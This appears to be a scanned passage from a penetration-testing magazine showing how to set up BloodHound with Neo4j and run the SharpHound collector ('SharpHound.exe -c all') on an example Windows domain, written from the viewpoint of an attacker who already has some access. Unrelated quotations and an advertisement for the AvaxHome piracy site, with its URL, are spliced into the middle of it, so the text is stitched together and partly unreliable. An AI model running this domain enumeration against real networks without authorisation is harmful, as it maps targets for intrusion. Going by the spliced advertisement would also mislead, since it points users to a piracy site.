
"Even though their tools have the capacity to download and execute arbitrary binaries that could be far stealthier, it seems that this group's main focus is to spread as far and fast as possible in their target's network while trying to exfiltrate data."  
- ESET, Slovak Cybersecurity Firm on Gamaredon Group



You need to remember the password you set for this database. This will be needed while connecting Bloodhound to the Neo4j.





Once the database creation is successful, start the database by clicking on "Start".



It may take a bit of a time for the database to get started.

**"Hacking into a victim of crime's phone is a sort of poetically elegant manifestation of a modus operandi the tabloids have."  
- Steve Coogan**



The Neo4j database is ready. It's time to get ready Bloodhound. Precompiled Windows binaries of Bloodhound can be downloaded from the download links given in our Downloads section.

**"The United States is committed to aggressively using export controls to hold companies accountable that develop, traffic, or use technologies to conduct malicious activities that threaten the cybersecurity of members of civil society, dissidents, government officials, and organizations here and abroad."**

**- Gina M. Raimondo, US Secretary Of Commerce**



This PC > Local Disk (C:) > BloodHound-win32-x64 > BloodHound-win32-x64 >


Name	Date modified	Type	Size
locales	7/15/2021 11:44 PM	File folder	
resources	7/15/2021 11:44 PM	File folder	
swiftshader	7/15/2021 11:44 PM	File folder	
BloodHound	7/15/2021 11:44 PM	Application	108,487 KB
chrome_100_percent.pak	7/15/2021 11:44 PM	PAK File	176 KB
chrome_200_percent.pak	7/15/2021 11:44 PM	PAK File	313 KB
d3dcompiler_47.dll	7/15/2021 11:44 PM	Application exten...	4,377 KB
ffmpeg.dll	7/15/2021 11:44 PM	Application exten...	2,708 KB
icudtl.dat	7/15/2021 11:44 PM	DAT File	10,260 KB
libEGL.dll	7/15/2021 11:44 PM	Application exten...	371 KB
libGLESv2.dll	7/15/2021 11:44 PM	Application exten...	7,679 KB
LICENSE	7/15/2021 11:44 PM	File	2 KB
LICENSES.chromium	7/15/2021 11:44 PM	Microsoft Edge H...	4,754 KB
resources.pak	7/15/2021 11:44 PM	PAK File	4,691 KB
snapshot_blob.bin	7/15/2021 11:44 PM	BIN File	50 KB
v8_context_snapshot.bin	7/15/2021 11:44 PM	BIN File	167 KB
version	7/15/2021 11:44 PM	File	1 KB
vk_swiftshader.dll	7/15/2021 11:44 PM	Application exten...	4,368 KB
vk_swiftshader_icd	7/15/2021 11:44 PM	JSON File	1 KB
vulkan-1.dll	7/15/2021 11:44 PM	Application exten...	609 KB

How does Bloodhound work? The name of the tool BloodHound is a reference to a scent hound with the same name known for its human tracking ability. This tool has ingestors which are used to collect all the data on the target domain network. The ingestors are in /resources/app/Collectors/ folder of Bloodhound directory.

This PC > Local Disk (C:) > Users > nspadm > Downloads > BloodHound-win32-x64 > resources > app >

Name	Date modified	Type	Size
Collectors	10/16/2021 11:41 AM	File folder	
dist	7/15/2021 11:44 PM	File folder	
node_modules	7/15/2021 11:44 PM	File folder	
src	7/15/2021 11:44 PM	File folder	
.gitignore	7/15/2021 11:42 PM	GITIGNORE File	1 KB
.travis.yml	7/15/2021 11:42 PM	YML File	3 KB
appveyor.yml	7/15/2021 11:42 PM	YML File	2 KB
deploy.sh	7/15/2021 11:42 PM	SH File	3 KB
index	7/15/2021 11:42 PM	Microsoft Edge H...	3 KB
LICENSE	7/15/2021 11:42 PM	MD File	35 KB
LICENSE-3RD-PARTY	7/15/2021 11:42 PM	MD File	5 KB
main	7/15/2021 11:42 PM	JavaScript File	5 KB
package	7/15/2021 11:42 PM	JSON File	5 KB
package-lock	7/15/2021 11:42 PM	JSON File	403 KB
README	7/15/2021 11:42 PM	MD File	3 KB
renderer	7/15/2021 11:42 PM	JavaScript File	1 KB
server	7/15/2021 11:42 PM	JavaScript File	1 KB
webpack.config.development	7/15/2021 11:42 PM	JavaScript File	2 KB
webpack.config.production	7/15/2021 11:42 PM	JavaScript File	1 KB





The ingestor is named "SharpHound" which is in both executable and Powershell formats. This SharpHound.exe need to be copied to the target Windows domain network about which we want to collect more data.

For example, let's use the Windows domain network corp.okaava.com as target we want to gather more information about. We are assuming we as attackers have already gained limited access to the domain.

```
PS C:\Users> cd prathul.CORP
PS C:\Users\prathul.CORP> dir

Directory: C:\Users\prathul.CORP

Mode                LastWriteTime         Length Name
----                -
d-r--             10/3/2021   6:05 AM         Contacts
d-r--             10/3/2021   6:05 AM         Desktop
d-r--             10/3/2021   6:05 AM         Documents
d-r--             10/3/2021   6:05 AM         Downloads
d-r--             10/3/2021   6:05 AM         Favorites
d-r--             10/3/2021   6:05 AM         Links
d-r--             10/3/2021   6:05 AM         Music
d-r--             10/3/2021   6:05 AM         Pictures
d-r--             10/3/2021   6:05 AM         Saved Games
d-r--             10/3/2021   6:05 AM         Searches
d-r--             10/3/2021   6:05 AM         Videos
-a---             7/15/2021  11:42 PM    833024 SharpHound.exe
```

Run SharpHound as shown below.

```
PS C:\Users\prathul.CORP> ./SharpHound.exe -c all
-----
Initializing SharpHound at 4:00 PM on 10/16/2021
-----

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container
[+] Creating Schema map for domain CORP.OKAAVA.COM using path CN=Schema,CN=Configuration,DC=corp,DC=okaava,DC=com
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 17 MB RAM
Status: 54 objects finished (+54 13.5)/s -- Using 23 MB RAM
Enumeration finished in 00:00:04.7206825
Compressing data to .\20211016160009_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 4:00 PM on 10/16/2021! Happy Graphing!
PS C:\Users\prathul.CORP>
```

Once it is successfully executed, it creates a new zip file with name <year><month><date>><time>\_Bloodhound.zip as shown below. It holds all the information about the target Windows domain network.

"The United States is committed to aggressively using export controls to hold companies accountable that develop, traffic, or use technologies to conduct malicious activities that threaten the cybersecurity of members of civil society, dissidents, government officials, and organizations here and abroad."



# WHAT IS AVAXHOME?

# AVAXHOME-

the biggest Internet portal,  
providing you various content:  
brand new books, trending movies,  
fresh magazines, hot games,  
recent software, latest music releases.

Unlimited satisfaction one low price

Cheap constant access to piping hot media

Protect your downloadings from Big brother

Safer, than torrent-trackers

18 years of seamless operation and our users' satisfaction

All languages

Brand new content

One site



# AVXLIVE • ICU

AvaxHome - Your End Place

We have everything for all of your needs. Just open <https://avxlive.icu>



```
PS C:\Users\prathul.CORP> dir
```

```
Directory: C:\Users\prathul.CORP
```

Mode	LastWriteTime	Length	Name
d-r--	10/3/2021 6:05 AM		Contacts
d-r--	10/3/2021 6:05 AM		Desktop
d-r--	10/3/2021 6:05 AM		Documents
d-r--	10/3/2021 6:05 AM		Downloads
d-r--	10/3/2021 6:05 AM		Favorites
d-r--	10/3/2021 6:05 AM		Links
d-r--	10/3/2021 6:05 AM		Music
d-r--	10/3/2021 6:05 AM		Pictures
d-r--	10/3/2021 6:05 AM		Saved Games
d-r--	10/3/2021 6:05 AM		Searches
d-r--	10/3/2021 6:05 AM		Videos
-a---	10/16/2021 4:00 PM	8460	20211016160009_BloodHound.zip
-a---	7/15/2021 11:42 PM	833024	SharpHound.exe
-a---	10/16/2021 4:00 PM	10065	YmZiZjE4NWtZWUhYS00ZDJIWI3MjQtY2MzYmRhZWnkYTIx.bin

```
PS C:\Users\prathul.CORP> _
```


